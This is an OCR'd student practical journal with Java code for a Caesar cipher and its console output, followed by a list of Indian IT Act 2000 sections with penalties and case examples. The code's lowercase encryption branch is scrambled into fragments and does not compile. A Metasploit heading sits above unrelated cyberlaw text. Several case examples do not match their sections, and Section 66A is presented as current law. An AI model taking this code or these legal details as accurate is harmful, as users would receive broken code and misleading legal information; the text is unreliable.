
Step 4: Select **Caesar** cipher



Step 5: Enter message in input e.g., **Hello Everyone**, Select Encrypt.



Step 6: Caesar Output: **Decryption Output**



B) Implement encryption and decryption using Ceaser Cipher.

CaesarCipher.ja
va import
java.util.*; import
java.io.*;

```
public class CeaserCipher
{
	public static void main(String[] args) throws IOException
	{
		Scanner sc=new Scanner(System.in);
		BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
		System.out.println("Enter Text to Encrypt: ");
		String str=br.readLine();
		System.out.println("Enter Key Value: ");
		int key = sc.nextInt();
		String encrypted = encrypt (str, key);
		System.out.println("The Encrypted Text is "+encrypted);
		String decrypted = decrypt(encrypted, key);
		System.out.println("The Decrypted Text is "+decrypted);
	}
	static String decrypt(String str, int key)
	{
		String decrypted="";
		for(int i=0; i<str.length(); i++)
		{
			int c=str.charAt(i);
			if(Character.isUpperCase(c))
			{
				c=c-(key%26);
				if(c<'A')
				c=c+26;
			}
			if(Character.isLowerCase(c))
			{
				c=c-(key%26);
				if(c<'a')
				c=c+26;
			}
			decrypted+=(char)c;
		}
		return decrypted;
	}
	static String encrypt(String str, int key)
	{
		String strIncremented=new String();
		for(int i=0;i<str.length();i++)
		{
			if(Character.isUpperCase(str.charAt(i)))
			{
				int c=str.charAt(i)+key;
```

```
                        if(c>'Z')
                        {
                                c=str.charAt(i);
                                c=c-26;
                                strIncremented+=(char)(c+key);
                        }else {

                                strIncremented+=(char)(str.charAt(i)+key);
                        }
                }
                if(Character.isLowerCase(str.charAt(i)))
                {
                        int c=str.charAt(i)+key;
                        if(c>'z')
                        {
                                c
                                =
                                st
                        }else { r.
                                c
                                h
                                ar
                                A
                                t(i
                                );
                                c
                                =
                                c-
                                2
                                6;
                                strIncremented+=(char)(c+key);

                                strIncremented+=(char)(str.charAt(i)+key);
                        }       }
        }
        return strIncremented;
    }
}
```

Output:

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.22509.1011]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Gagan\OneDrive\Documents\lekha_naik>javac CeaserCipher.java

C:\Users\Gagan\OneDrive\Documents\lekha_naik>java CeaserCipher
Enter Text to Encrypt:
I am Lekha NAIK
Enter Key Value:
2
The Encrypted Text is KcoNgmjcPCKM
The Decrypted Text is IamLekhaNAIK

C:\Users\Gagan\OneDrive\Documents\lekha_naik>java CeaserCipher
Enter Text to Encrypt:
```

Practical No. 08

Aim: Using Metasploit and metasploitable for penetration testing.

Cyberlaw section under IT act 2000

43, 65, 66A, 66B, 66C, 66D, 66E, 66F, 67A, 67B, 71, 72, 73 and 74, Penalty and preventive measures to be taken for the crime associated with each case if any and real-life cybercrime cases under each section.

Section 65: Tampering with computer source documents.

Penalty: Imprisonment up to 3 years, or with fine which may extend upto 5 lakh rupees (Rs. 5,00,000), or with both.

Example: In October 1995, Economic Offences Wing of Crime Branch, Mumbai (India), seized over 22,000 counterfeit share certificates of eight reputed companies worth Rs. 34.47 crores. These were allegedly prepared using Desk Top Publishing Systems.

Section 66A: Publishing offensive, false or threatening information.

Penalty: Imprisonment up to three years, or/and with fine up to RS 100,000.

Example: A Puducherry-based businessman Ravi Srinivasan was arrested by local police following a complaint from former finance minister P. Chidambaram's son, Karti, for posting a tweet, which was critical of him. In his tweet on 20 October 2012, Srinivasan said, "got reports that Karti Chidambaram has amassed more wealth than Vadra".

Section 66B: Receiving stolen computer or communication device.

Penalty: Imprisonment up to three years, or/and with fine up to RS 100,000.

Example: K.R.Ravi Rathinam vs The Director General Of Police, Writ Petition (MD) No.18210 of 2014 a n d M.P.(MD) Nos.1 and 2 of 2014. A court here has issued summons to film star Rajinikanth and others asking them to appear before it on Tuesday in connection with a suit filed against his film "Linga" on the charge that its storyline had been stolen from another script writer.

Section 66C: Punishment for identity theft.

Penalty: Imprisonment up to three years, or/and with fine up to RS 100,000.

Example: CBI vs Arif Azim, 2003/ Sony Sambandh.com case. In May 2002, someone logged onto the website under the identity of Barbara Campa and ordered a Sony Colour Television set and a cordless headphone. She gave her credit card number for payment and requested that the products be delivered to Arif Azim in Noida. The payment was duly cleared by the credit card agency and the transaction processed. After following the relevant procedures of due diligence and checking, the company delivered the items to Arif Azim.

Section 66D: Cheating using computer resource.

Penalty: Imprisonment up to three years, or/and with fine up to RS 100,000.

Example: Student caught cheating during class X re-exam by use of mobile, 23rd july 2017. A 17-year-old student was caught cheating during class X repeat exam in Thane. A few minutes after the maths part I paper began at 10.30 am, the invigilator noticed the boy taking a picture of the question paper and order to send to a friend for answers, the police said. The student was asked to stop writing and taken aside, the police said. The authorities at the exam centre then called the police. A case under section 66D of the IT Act was registered.

Section 66E: Publishing private images of others.

Penalty: Imprisonment up to three years, or/and with fine up to RS 200,000.

Example: Sai Priya Vs State rep by Inspector of Police, Crl.OP No.14209 of 2016. On the complaint lodged by the petitioner, the respondent police have registered a case in Cr.No.5 of 2016 on 30.03.2016 for an offence u/s 498-A IPC against Sathyanarayana, the husband of the petitioner. It is the grievance of the petitioner that her husband took her to Pondicherry for honeymoon and after forcibly making her to consume liquor had taken photos of her in nude position and is blackmailing her. Even in the complaint given by the petitioner, she has made averments in connection with this allegation and it is supported by a SMS message that is said to have been sent by Satyanarayana, wherein he has stated that "I have nude photos of your daughter".

Section 66F: Act of cyber terrorism.

Penalty: Imprisonment up to life.

Example: The Mumbai police have registered a case of „cyber terrorism‟, the first in the state since an amendment to the Information Technology Act, where a threat email was sent to the BSE and NSE on Monday. The MRA Marg police and the Cyber Crime Investigation Cell are jointly probing the case. The suspect has been detained in this case. The police said an email challenging the security agencies to prevent a terror attack was sent by one Shahab

Md with an ID sh.itaiyeb125@yahoo.in to BSE‟s administrative email ID corp.relations@bseindia.com at around 10.44 am on Monday. The IP address of the sender has been traced to Patna in Bihar. The ISP is Sify. The email ID was created just four minutes before the email was sent. “The sender had, while creating the new ID, given two mobile numbers in the personal details column. Both the numbers belong to a photo frame-maker in Patna, ‟‟‟ said an officer.

Section 67A: Publishing images containing sexual acts.

Penalty: Imprisonment up to seven years, or/and with fine up to RS 1,000,000.

Example: The Oshiwara police registered an FIR against Ajay Hatewar for tweeting defamatory statements against chief minister Devendra Fadnavis and posting a picture of the CM enjoying a vacation with his family in 2011-2012.

Section 67B: Publishing child porn or predating children online.

Penalty: Imprisonment up to five years, or/and with fine up to RS 1,000,000 on first conviction. Imprisonment up to seven years, or/and with fine up to RS 1,000,000 on second conviction.

Example: On 25.01.2020 an unknown person had sent whatsapp message `Hi How are u' and on 26.01.2020 when the daughter of the complainant questioned as to who was he, the person had sent bad messages and made use of the photographs attached to the status in `whatsapp' and sent obscene photographs connecting photos of the victim and also threatened that if she does not join him for chat he would upload those photographs to face book. In this connection complaint was lodged on 27.01.2020 at 5 P.M. and the case was registered under Section 67B of The Information Technology Act and later offence under Sections 14 and 15 of POCSO Act were also invoked.

Section 71: Misrepresentation.

Penalty: Imprisonment up to two years, or/and with fine up to RS 100,000.

Example: On 28.6.2018, a complaint was lodged by the Secretary, NTBRS, alleging that the two websites were engaged in the sale of tickets for the 68th Nehru Trophy Boat Race to be held in the year 2018. A crime was promptly registered under Sections 463, 465, 468 of the IPC and Section 71 of the Information Technology Act, 2000. The 1st petitioner was arrested and he was remanded to judicial custody. The wife of the 1st petitioner was later arrayed as the 2nd accused.

Section 72: Breach of confidentiality and piracy.

Penalty: Imprisonment up to two years, or/and with fine up to RS 100,000.

Example: Privacy as a concept involves what privacy entails and how it is to be valued. Privacy as a right involves the extent to which privacy is (and should be legally protected). The law does not determine what privacy is, but only what situations of privacy will be afforded legal protection. It is interesting to note that the common law does not know a general right of privacy and the Indian Parliament has so far been reluctant to enact one.The meaning of the word confidentiality and privacy are somewhat synonymous. Confidentiality involves a sense of 'expressed or 'implied basis of an independent equitable principle of confidence. Privacy is the claim of individuals, groups or institutions to determine for themselves when, how and to what extent information about them is communicated to others. Right to privacy is more of an implied obligation. It is the 'right to let alone

Section 73: Publishing electronic signature certificate false in certain particulars.

Penalty: Imprisonment up to two years, or/and with fine up to RS 100,000.

Example: Penalty for publishing electronic Signature Certificate false in certain particulars. No person shall publish a Electronic Signature Certificate or otherwise make it available to any other person with the knowledge that
(a) the Certifying Authority listed in the certificate has not issued it; or
(b) the subscriber listed in the certificate has not accepted it; or
(c) the certificate has been revoked or suspended, unless such publication is for the purpose of verifying a digital signature created prior to such suspension or revocation
Any person who contravenes the provisions of sub-section shall be punished with imprisonment for a term which may extend to two years, or with fine which may extend to one lakh rupees, or with both.

Section 74: Publication for fraudulent purpose.

Penalty: Imprisonment up to two years, or/and with fine up to RS 100,000.

Example: Eramet has immediately initiated the necessary investigations and mobilized all internal and external resources required to terminate these fraudulent activities and take remedial action.

Eramet will file a criminal complaint with the authorities and has taken immediate disciplinary measures against the identified staff. The Group will also take all possible measures to reduce the impact of this fraud on its accounts.

The financial impact of this fraud is currently estimated at EUR 45 million, before insurance or implementation of legal action. It will be accounted for in the operating profit for financial year 2021.